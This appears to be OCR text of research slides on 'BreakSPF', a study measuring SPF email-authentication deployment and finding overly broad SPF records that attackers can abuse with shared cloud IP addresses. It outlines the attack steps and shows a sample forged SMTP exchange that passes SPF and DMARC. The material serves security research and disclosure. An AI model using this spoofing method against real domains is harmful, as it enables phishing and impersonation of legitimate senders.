
A recent study[1] shows that SPF is **the most commonly used** email authentication protocol.

✓ **69.8%** in MX domains from the Alexa Top 1M domain list have deployed SPF.

✓ The adoption rate of SPF is significantly greater than that of DKIM and DMARC.

SPF	***69.8%***
DKIM	***37.0%***
DMARC	***15.1%***

The Adoption Rate of SPF/DKIM/DMARC in Alexa Top 1M Domains[1]



Status	**Top1M Domains # (%)**	**Email Domains[1] # (%)**
Total domains	1000000 (100.0 %)	738310 (100.0 %)
w/ SPF	609,236 (60.92 %)	586,316 (79.41 %)
w/ valid SPF	559,296 (55.93 %)	536,976 (72.73 %)
Soft Fail	311,277 (31.13 %)	305,326 (41.35 %)
Hard Fail	205,181 (20.52 %)	189,984 (25.73 %)
Neutral	25,997 (2.60 %)	25,266 (3.42 %)
Pass	742 (0.07 %)	670 (0.09 %)
w/ Include	417,144 (41.71 %)	410,899 (55.65 %)
w/ Redirect	13,737 (1.37 %)	13,520 (1.83 %)


The Adoption Rate of SPF among Tranco Top 1M Domains

[1] A Large-scale and Longitudinal Measurement Study of DKIM Deployment (USENIX 2022)


The Potential Security Risks in SPF

Vulnerable Configuration

- Configure SPF records too broadly and include too large subnets
- 51.7% of domains include more than 65,536 (2^{16}) IP addresses



Size of SPF Permitted Network[1]



IP Coverage Analysis of SPF Records

[1] Neither Snow Nor Rain Nor MITM . . . An Empirical Analysis of Email Delivery Security (IMC 2015)

The Potential Security Risks in SPF

- **Vulnerable Configuration**
  - Configure SPF records too broadly and include too large subnets
  - 51.7% of domains include more than 65,536 (2^{16}) IP addresses

- **Fragile Trust Model of SPF**
  - Based on the IP address only
  - Anybody who owns the IP address can send spoofing emails

- **Shared infrastructures violate the assumptions of SPF**
  - Centralized email services and centralized SPF deployment
    - A single IP address may be able to send emails on behalf of thousands of domains
  - A large number of IP addresses available from shared infrastructures
    - The era of cloud services has lowered the barrier for attackers to obtain IP addresses

Our Research


- **Research Gap:** **Lack of analysis from the perspective of IP availability**
  - A feasible email spoofing attack bypassing SPF requires:
    - Vulnerable SPF configuration
    - IP addresses can be obtained by attackers

```
"v=spf1 ip4:107.21.107.7/16 mx -all"
```

- **Research Goal:**
  - Evaluate the potential systemic security risks in the SPF deployment
  - Find vulnerable domains which can be abused to email spoofing attacks

BreakSPF Attack Model

- **Attacker's Goal: Send spoofing emails to arbitrary victims**
- **Attacker's Abilities**:
  - have access to public shared services (e.g., cloud services)
  - able to identity vulnerable domains influenced by their controlled IP address
- **Attack Effect:** Bypass the existing email authentication chain



❶ Find a target domain configured with a vulnerable SPF record

❷ Choose cloud services with IP Address: 2.2.2.3 included in the vulnerable SPF record

❸ Send the spoofing email to the victim's email service

```
HELO example.com
MAIL FROM: <admin@example.com>
RCPT TO: <Bob@bob.com>
From: admin@example.com
To: Bob@bob.com
Subject: A Spoofing Email
```

❹ Verify the sender's IP address. 2.2.2.3 IN 2.2.2.2/24

❺ The spoofing email passes the verification of SPF and DMARC


```
SPF PASS with example.com
DMARC PASS with example.com
```

Vulnerable SPF Record

```
example.com TXT "v=spf1 ip4:1.1.1.1/24 include:spf.example.com -all"
spf.example.com TXT "v=spf1 ip4:2.2.2.2/24 -all"
```

BreakSPF Framework


- **In this work, We have designed an evaluation framework called BreakSPF:**
  - Measure the deployment of SPF throughout the SPF dependency tree
  - Collect IP addresses from shared infrastructure automatically
  - Identity SPF vulnerabilities with convinced evidence




The workflow of BreakSPF Framework

BreakSPF Framework

- **Step I – Domain Collection**: involve a total of **7,183,870** domains, which include Tranco Top 1M domain names and their subdomains.




- **Step II – SPF Scanning:** extract the domain names corresponding to include and redirect mechanism and traverse the **SPF dependency tree** recursively




BreakSPF Framework

- **Step III – Data Processing**: process the results of the SPF scanning and perform four types of analysis (adoption rate of SPF, grammatical analysis of SPF records, include mechanism analysis, and IP coverage of SPF records)




Misconfiguration Type	# Domain	%
Too Many DNS Lookups	32,254	63.15%
Double SPF Records	15,700	30.74%
Format Errors	2,838	5.56%
Spelling Errors	986	1.93%
Coexisting `all` and `redirect`	612	1.20%
Total	51,076	100.00%



Rank	Email Providers	# Included	%
1	outlook.com	181,544	20.07%
2	google.com	142,317	15.73%
3	amazonses.com	44,466	4.92%
4	sendgrid.net	44,200	4.89%
5	mandrillapp.com	38,437	4.25%
6	mcsv.net	38,260	4.23%
7	mailgun.org	34,790	3.85%
8	zendesk.com	30,869	3.41%
9	mailchannels.net	20,837	2.30%
10	salesforce.com	20,692	2.29%

- **Step IV – Database Building:** create mappings from the IP addresses to their corresponding domain names (*SPF Reversed Database*)




{“domain”:“example.com”;“cidr”:“16”}

↓

3,232,235,520 (192.168.0.0/16)

BreakSPF Framework

- **Step V – IP Collection**:
  - Sort out a list of shared infrastructures attackers can obtain public IP addresses on the Internet
  - Cloud servers, Proxy services, Serverless functions, CI/CD tools, and CDN services.

